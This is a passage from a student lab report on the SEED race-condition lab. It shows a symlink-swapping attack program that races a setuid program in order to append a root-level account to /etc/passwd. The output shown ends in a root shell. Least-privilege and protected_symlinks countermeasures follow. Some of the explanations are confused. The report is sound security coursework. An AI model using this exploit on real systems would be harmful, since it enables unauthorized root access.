
    while(1){
        syscall(SYS_renameat2, 0 , "/tmp/XYZ", 0 , "/tmp/ABC", flags);
        usleep(10000);
    }

    return 0;
}
[03/17/21]seed@VM:~/RaceCondition$
```

The code above will create two links atomicly to remove that race condition that was there before so we can use our race condition to exploit the program. The way the things are shown right now is: (lets use → to denote pointing), so, /tmp/XYZ → /dev/null and /tmp/ABC → /etc/passwd and they will swap during the code. We do not really care where /tmp/ABC is pointing at.

Task 2C:

In this portion I was able to successfully use the new improvement code provided below:



The screenshot shows a Linux desktop environment with a terminal window open. The terminal window title is "improvement.c (~/RaceCondition) - gedit". The terminal content is:

```
#include <unistd.h>
#include <sys/syscall.h>
#include <linux/fs.h>

int main ()
{
    unsigned int flags = RENAME_EXCHANGE;


    unlink("/tmp/XYZ"); symlink("/dev/null","/tmp/XYZ");
    unlink("/tmp/ABC"); symlink("/etc/passwd","/tmp/ABC");

    while(1){
        syscall(SYS_renameat2, 0 , "/tmp/XYZ", 0 , "/tmp/ABC", flags);
        usleep(10000);
    }

    return 0;
}
```

The terminal window has tabs for "attack_process.c", "target_process.sh", "vulp.c", "passwd_input", and "improvement.c". The status bar at the bottom shows "C" (code mode), "Tab Width: 8", "Ln 13, Col 16", and "INS".


I ran this at the same time as before with the target_process.sh file and after a while I was able to succeed again and get a root shell and get rid of that vulnerability of race condition to better leverage what we wanted.



A screenshot of a Linux desktop environment. On the left is a vertical dock containing icons for various applications: Dash, Terminal, Nautilus (file browser), System Settings, and others. The main window is a terminal window titled "Terminal". The terminal output shows:

```
[03/17/21]seed@VM:~$ cd RaceCondition/
[03/17/21]seed@VM:~/RaceCondition$ ll /tmp/XYZ
lrwxrwxrwx 1 seed seed 9 Mar 17 15:04 /tmp/XYZ -> /dev/
>null
[03/17/21]seed@VM:~/RaceCondition$ ll /tmp/XYZ
lrwxrwxrwx 1 seed seed 11 Mar 17 15:04 /tmp/XYZ -> /etc
passwd
[03/17/21]seed@VM:~/RaceCondition$
```


As you can see `/tmp/XYZ` → pointed to `/etc/passwd` after a while. (*As we predicted*)



A screenshot of a Linux desktop environment. On the left is a vertical dock containing icons for Dash, Terminal, Nautilus (file browser), System Settings, and others. The main window is a terminal window titled "Terminal" with the title bar showing "root@VM: /home/seed/RaceCondition". The terminal output shows:

```
[03/17/21]seed@VM:~/RaceCondition$ ./improvement
^C
[03/17/21]seed@VM:~/RaceCondition$ ./improvement
No permission
STOP... The passwd file has been changed
[03/17/21]seed@VM:~/RaceCondition$
```


When I did `cat /tmp/XYZ` you can see the contents of /etc/passwd were there since they were soft linked together and then when you do `su test`, you are able to get in.



```
root@VM: /home/seed/RaceCondition
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:Backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
syslog:x:104:108:/home/syslog:/bin/false
_apt:x:105:65534:/:/nonexistent:/bin/false
messagebus:x:106:110:/var/run/dbus:/bin/false
uidd:x:107:111:/run/uidd:/bin/false
lightdm:x:108:114:Light Display Manager:/var/lib/lightdm:/bin/false
whoopsie:x:109:116:/:/nonexistent:/bin/false
avahi-autoipd:x:110:119:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/bin/false
avahi:x:111:120:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/bin/false
dnsmasq:x:112:65534:dnsmasq,,,:/var/lib/misc:/bin/false
colord:x:113:123:colord colour management daemon,,,:/var/lib/colord:/bin/false
speech-dispatcher:x:114:29:Speech Dispatcher,,,:/var/run/speech-dispatcher:/bin/false
hplip:x:115:7:HPLIP system user,,,:/var/run/hplip:/bin/false
kernoops:x:116:65534:Kernel Ooops Tracking Daemon,,,:/bin/false
pulse:x:117:124:PulseAudio daemon,,,:/var/run/pulse:/bin/false
rtkit:x:118:126:RealtimeKit,,,:/proc:/bin/false
saned:x:119:127:/:/var/lib/saned:/bin/false
usbmux:x:120:46:usbmux daemon,,,:/var/lib/usbmux:/bin/false
seed:x:1000:1000:seed,,,:/home/seed:/bin/bash
vboxadd:x:999:1:/:/var/run/vboxadd:/bin/false
telnetd:x:121:129:/:/nonexistent:/bin/false
sshd:x:122:65534:/:/var/run/sshd:/usr/sbin/nologin
ftp:x:123:130:ftp daemon,,,:/srv/ftp:/bin/false
bind:x:124:131:/:/var/cache/bind:/bin/false
mysql:x:125:132:MySQL Server,,,:/nonexistent:/bin/false
test:u6aMywojraho:0:0:test:/root:/bin/bash[03/17/21]seed@VM:~/RaceCondition$ su test
Password:
root@VM:/home/seed/RaceCondition# id
uid=0(root) gid=0(root) groups=0(root)
root@VM:/home/seed/RaceCondition#
```

Task 3:

In this task we have the concept of *Principle of Least Privilege* which means if you do not need a certain privilege you do not need it, you do not know who may have something to be too powerful.



```

vulp.c (~/RaceCondition) - gedit
Open Save
attack_process.c x target_process.sh x vulp.c x passwd_input x improvmnt.c x
int main()
{
    // add euid and ruid
    uid_t ruid = getuid();
    uid_t euid = geteuid();

    char * fn = "/tmp/XYZ";
    char buffer[60];
    FILE *fp;


    /* get user input */
    scanf("%50s", buffer);

    seteuid(ruid);
    if(!access(fn, W_OK)){
        sleep(10);
        fp = fopen(fn, "a+");
        fwrite("\n", sizeof(char), 1, fp);
        fwrite(buffer, sizeof(char), strlen(buffer), fp);
        fclose(fp);
    }
    else {
        printf("No permission \n");
        seteuid(euid);
    }
}

```

C Tab Width: 8 Ln 31, Col 22 INS

In this case we are stripping the “powers” off and allowing the code to run as the ruid and then give it back on, once this is done. If we run the code as usually we should get a segmentation fault since we are running this as seed not as root.




```

Terminal
[03/17/21]seed@VM:~/RaceCondition$ ./attack_process
[03/17/21]seed@VM:~/RaceCondition$ ./target_process.sh ./vul_least < passwd_input
No permission
No permission

```


As you can see, we get permission denied as well as a segmentation fault.

Task 4:



```
[03/17/21]seed@VM:~/RaceCondition$ sudo sysctl -w fs.protected_symlinks=1
fs.protected_symlinks = 1
[03/17/21]seed@VM:~/RaceCondition$
```

In this task we go ahead and turn Ubuntu's countermeasure on and set it equal back to 1. As before we try out attacks and see if we are successful.



```
[03/17/21]seed@VM:~/RaceCondition$ sudo sysctl -w fs.protected_symlinks=1
fs.protected_symlinks = 1
[03/17/21]seed@VM:~/RaceCondition$ ./attack_process
```

[03/17/21]seed@VM:~\$ cd RaceCondition/
[03/17/21]seed@VM:~/RaceCondition\$./target_process.sh
No permission
No permission
./target_process.sh: line 10: 24031 Segmentation fault
No permission
./target_process.sh: line 10: 24035 Segmentation fault
No permission
No permission
./target_process.sh: line 10: 24041 Segmentation fault
./target_process.sh: line 10: 24043 Segmentation fault
./target_process.sh: line 10: 24045 Segmentation fault
No permission
./target_process.sh: line 10: 24049 Segmentation fault
./target_process.sh: line 10: 24051 Segmentation fault
No permission
./target_process.sh: line 10: 24055 Segmentation fault
No permission
./target_process.sh: line 10: 24059 Segmentation fault
./target_process.sh: line 10: 24061 Segmentation fault
No permission
./target_process.sh: line 10: 24065 Segmentation fault
No permission
./target_process.sh: line 10: 24069 Segmentation fault
./target_process.sh: line 10: 24071 Segmentation fault
No permission
./target_process.sh: line 10: 24075 Segmentation fault

./vulp < passwd_input

As you see, we are not.

Question 1:

Why does this not work? This does not work because the sticky bit is now on, which means the follower of whatever person is running the command does not match and will not be able to run in that /tmp/ folder like as we have explained in the prelude of this assignment. The TOCTTOU vulnerability uses soft linkage which is what Ubuntu's countermeasure has done to prevent us from being able to attack as we wanted to.

Question 2:

What are the limitations to this mechanism? If we go back to the buffer overflow lab, we can put shellcode on the stack and run what we want, right. Well the same thing here, this just limits the damage that is going to be caused, but moreover the attacker can still elevate and deescalate privileges. Additionally this only protects items inside the sticky directories, who says this can't be used elsewhere.